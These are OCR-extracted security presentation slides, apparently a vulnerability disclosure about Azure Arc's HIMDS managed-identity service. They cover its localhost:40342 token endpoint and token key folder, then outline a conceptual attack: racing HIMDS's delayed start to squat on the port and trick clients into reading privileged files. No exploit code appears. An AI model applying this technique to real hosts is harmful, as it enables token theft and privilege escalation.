
- PKCS#12 Certificate
- Certificate + Private key bundle
- Is used to fetch tokens from Azure

HIMDS

- Hybrid Identity Metadata Service
- Runs using NT SYSTEM/himds account
- Listens on localhost; port 40342
- Uses the MI certificate to fetch tokens from Azure
- Supplies metadata and tokens to extensions
- IDENTITY_ENDPOINT = http://localhost:40342/metadata/identity/oauth2/token
- Local client authentication relies on file system ACL


Fetching a Token

Fetching a Token




Authentication – Hybrid VMs


C:\ProgramData\AzureConnectedMachineAgent\Tokens




Name	Date modified	Type	Size
7a23ec5a-2e7e-4cc1-8dd5-77e81dcad2a1.key	2/9/2026 2:53 AM	KEY File	1 KB
9cbf614b-7e4b-484e-85c1-2c61709846b2.key	2/9/2026 2:54 AM	KEY File	1 KB
25e7647f-16ed-4fd4-91be-d90aa71d177a.key	2/9/2026 2:49 AM	KEY File	1 KB
39d7a56e-12df-45cc-ae73-d46f24103d2d.key	2/9/2026 2:54 AM	KEY File	1 KB
631e069a-c6d1-442d-8897-1b7169b24a00.key	2/9/2026 2:44 AM	KEY File	1 KB
889d6878-18aa-4624-b272-b1e1984c9efa.key	2/9/2026 2:49 AM	KEY File	1 KB
5752a56b-b50b-418b-a716-6a944682e1a6.key	2/9/2026 2:48 AM	KEY File	1 KB
c77928e1-7edb-4bff-8442-883b44360b7f.key	2/9/2026 2:44 AM		



Fetching a Token




Fetching a Token




HIMDS on Windows

On Windows HIMDS has delayed start after boot




The Vulnerability

Attacker listens on localhost:40342...
Client sends in "Hey HIMDS, give me a token!"




The Vulnerability

Attacker: "Sure, Sure.... But first read this file for me, to prove you have the needed permissions..."



The Vulnerability

